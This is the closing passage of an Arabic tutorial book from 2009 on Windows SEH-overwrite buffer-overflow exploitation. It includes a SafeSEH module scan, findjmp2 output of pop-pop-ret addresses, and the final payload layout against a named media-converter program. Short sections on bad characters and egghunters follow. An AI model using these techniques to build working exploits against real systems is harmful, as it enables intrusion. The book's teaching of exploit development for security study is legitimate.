فيجب ان نبحث عن مكتبة او تطبيق لن يتم ترجمته بخيار ال SafeSEH,واغلب المكتبات التي تأتي بدون هذا الخيار هي التي تأتي مع التطبيق او التطبيق نفسه.حيث يمكن استعمال عناوينهم فقط.او بعض الموديلات الاضافية التي تعمل مع البرامج التي تحتاجها.

لمعرفة المكتبات والتطبيقات التي يمكن اخذ عنوان التعليمة منها نستخدم اضافة لبرنامج Ollydbg تسمى OllySafeSEH تقوم باعطاء المكتبات ومساراتها ومعلومة عن حالة ال SafeSEH فيها.

بعد تنصيب هذه الاضافة وتحميل البرنامج وتشغيله نذهب الى Plugins>Scan /SafeSEH Modules

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7e410000	0x7e4a1000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\USER32.dll
/SafeSEH ON	0x5ad70000	0x5ada8000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\uxtheme.dll
/SafeSEH ON	0x5edd0000	0x5ede7000	5.1.2600.5512	C:\WINDOWS\system32\OLEPRO32.DLL
No SEH	0x629c0000	0x629c9000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\LPK.DLL
/SafeSEH ON	0x68000000	0x68036000	5.1.2600.5507 (xpsp.080318-1711	C:\WINDOWS\system32\rsaenh.dll
/SafeSEH ON	0x6c6f0000	0x6c6fc000	5.03.2600.5512 (xpsp.080413-084	C:\WINDOWS\system32\dpnhpast.dll
/SafeSEH ON	0x7df70000	0x7df92000	1.0 (xpsp.080413-2108)	C:\WINDOWS\system32\oledlg.dll
/SafeSEH ON	0x72d20000	0x72d29000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\wdmaud.drv
/SafeSEH ON	0x73000000	0x73026000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WINSPOOL.DRV
/SafeSEH ON	0x73f10000	0x73f6c000	5.3.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\DSOUND.dll
/SafeSEH ON	0x74720000	0x7476c000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\MSCTF.dll
No SEH	0x74d90000	0x74dfb000	1.0420.2600.5512 (xpsp.080413-2	C:\WINDOWS\system32\USP10.dll
/SafeSEH ON	0x755c0000	0x755ee000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\msctfime.ime
/SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
/SafeSEH ON	0x76b40000	0x76b6d000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\WINMM.dll
/SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\WINTRUST.dll
/SafeSEH ON	0x76c90000	0x76cb8000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMAGEHLP.dll
/SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\CLBCATQ.DLL
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\COMRes.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp.080413-2105)	C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b
/SafeSEH ON	0x774e0000	0x7761d000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON	0x77be0000	0x77bf5000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\MSACM32.dll
/SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\VERSION.dll
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77dd0000	0x77e6b000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77e70000	0x77f02000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x7c800000	0x7c8f6000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x7c900000	0x7c9af000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c9c0000	0x7d1d7000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH OFF	0x72d10000	0x72d18000	5.1.2600.0 (xpclient.010817-114	C:\WINDOWS\system32\msacm32.drv
/SafeSEH OFF	0x400000	0x596000	1.1.0.0	C:\Documents and Settings\unknown\Desktop\M3utoASX-WPL11.exe

مثلما نرى فالموديلات المؤشرة في اللون الاحمر هي التي يكون فيها SafeSEH معطل ويمكن استخراج العناوين منها

نستخرج العنوان من اي موديل يظهر في اللون الاحمر باستخدام ال Findjmp2 والذي يمكن من خلاله استخراج تعليمات الpop-pop-ret

نقوم الان بأستخراج التعليمة من الموديل msacm32.drv وبما انه يوجد في مجلد ال system32 اذاً يمكننا كتابته فوراً في الfindjmp بدون تحديد مساره ويتم بهذا الامر:

Findjmp2 msacm32.drv REG

حيث REG تمثل اي مسجل من المسجلات المدعومة والتي تحتوي على تعليمة ال pop-pop-ret ولنفرض باننا استعملنا مسجل الeax:

```
C:\>findjmp2 msacm32.drv eax

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning msacm32.drv for code useable with the eax register
0x72D1283F      pop eax - pop - retbis
0x72D12899      pop eax - pop - retbis
0x72D128F3      pop eax - pop - retbis
0x72D12956      pop eax - pop - retbis
0x72D15CD9      jmp eax
0x72D15CDD      jmp eax
0x72D15D0C      jmp eax
0x72D15FF8      jmp eax
0x72D16010      jmp eax
0x72D1631C      jmp eax
0x72D16320      jmp eax
0x72D16327      jmp eax
Finished Scanning msacm32.drv for code useable with the eax register
Found 12 usable addresses
```

نأخذ احد العناوين مثلاً 0x72D12956 نحوله لصيغة ال little Endian بعكسه وباضافة \x قبل كل بايتين

ليصبح:"\x56\x29\xD1\x72"

الان لدينا التالي:

“A” X 1386 + “\xeb\x06\x90\x90"[Pointer To Next SHE] + "\x56\x29\xD1\x72"[SE Handler] + Nops + Shellcode

وهذا هو الاستغلال النهائي للثغرة:

http://www.exploit-db.com/exploits/10320

Most Common Exploitation Issues

Restricted Characters

في بعض الاستغلالات.هناك بعض الرموز التي يجب تجنب احتواء الاستغلال عليها.سواء في الشل كود او في العناوين المستخدمة في الاستغلال.كمثال بسيط لنفرض لدينا برنامج يأخذ قيمة من ملف تكون بهذا الشكل:

File="AAAA....."

اي ان بايتات الطفح توضع بين علامتي التنصيص,فانه يجب تجنب استخدام بايت علامة التنصيص والذي كوده في الهيكس"\x22"(وبشكل مؤكد البايت"\x00") في الاستغلال لكي لا يصبح هكذا:

File="AAAA...AA"...AAAA...."

فلا يمكن الاستغلال.ايضاً يجب تجنب تعديل بعض الملفات البايناري Binary باستخدام محررات النصوص الاعتيادية مثل ال Notepad واستعمال محررات نصوص متقدمة مثل Notepad++,Ultra-Edit...etc.

وهناك ايضاً بعض البرامج التي تقوم بعمل تحويل لبعض البايتات يجب معرفتها وايضاً تجنب استعمالها واستعمال مرادف لها.

Egghunter

تتلخص هذه الطريقة بتكوين شل كود صغير يقوم بعملية بحث في الذاكرة عن مجموعة بايتات وعند مطابقتها ينفذ ما بعدها.هذه المجموعة من البايتات يجب ان تكون مميزة عن بقية البايتات في الذاكرة.فعند التعرف عليها يتم القفز فوقها وتنفيذ ما بعدها.على افتراض ان ما بعدها شل كود او nops.

هذا الشل كود والذي تم كتابته بواسطة Skype يكون حجمه 32 بايت.8 بايتات منها هي التي تتم المقارنة بها والتي تكون فيها كل 4 بايتات متشابهة.لكي لا يحصل تشابه بينها وبين بايتات موجودة في الذاكرة.

للاطلاع على كود الEgghunter:

http://www.hick.org/~mmiller/shellcode/win32/egghunt_syscall.c

تستعمل هذه الطريقة عندما تكون المساحة التي يمكن تنفيذها صغيرة جداً لا يمكن وضع شل كود مفيد لنا بها.او عندما تكون المساحة قبل الكراش اكبر من التي بعده.او عند حصول تخريب لبعض بايتات الشل كود بعد عنوان العودة. فهذه الطريقة سوف تحل الكثير من المشاكل التي من الممكن ان تواجه المستغل.

هناك بعض التقنيات المنتشرة والتي تحل ايضاً بعض المشاكل في بعض الثغرات.فيجب البحث عنها عند الحاجة عنها والاستفادة منها في الاستغلالات المتقدمة.

وهناك بعض الثغرات التي قد تحتاج الى تقنية خاصة بها يقوم المستغل ببرمجتها.قد تؤدي الى قفزة من نوع خاص او طريقة تنفيذ الخ. فالخبرة في الاسسمبلي مطلوبة بشكل ضروري.

الخاتمة

الى هنا ينتهي الكتاب,لكن لن تنتهي معه رحلة المعرفة.فمن يريد ان يثابر على طريق ما.يجب عليه ان لا يعتمد سوى على نفسه.يتعب ليجني في الاخر ما ينشد اليه.ونصيحتي اليكم ان لا تتوقفوا عن البحث ولا تسئلوا الا اذا لم تجدو مرادكم في البحث.

هذه هي الاصدارة الاولى من هذا الكتاب.لا ادري اذا كنت سأطرح اصدارات اخرى او لا.لكني اتمنى ان تكون هذه الاصدارة قد مسحت شيء من الغموض للبعض.ثمن هذا الكتاب هو الدعاء لوالدي ولي وبعدها ان تثابروا على العلم.ولا تتوقفوا ابدا.وانصحكم بقراءة الكتب الانكليزية بهذا الخصوص مهما كانت قديمة ففيها من الشيء المفيد ما ينفع.

Encrypt3d.M!nd

Thursday, December 10, 2009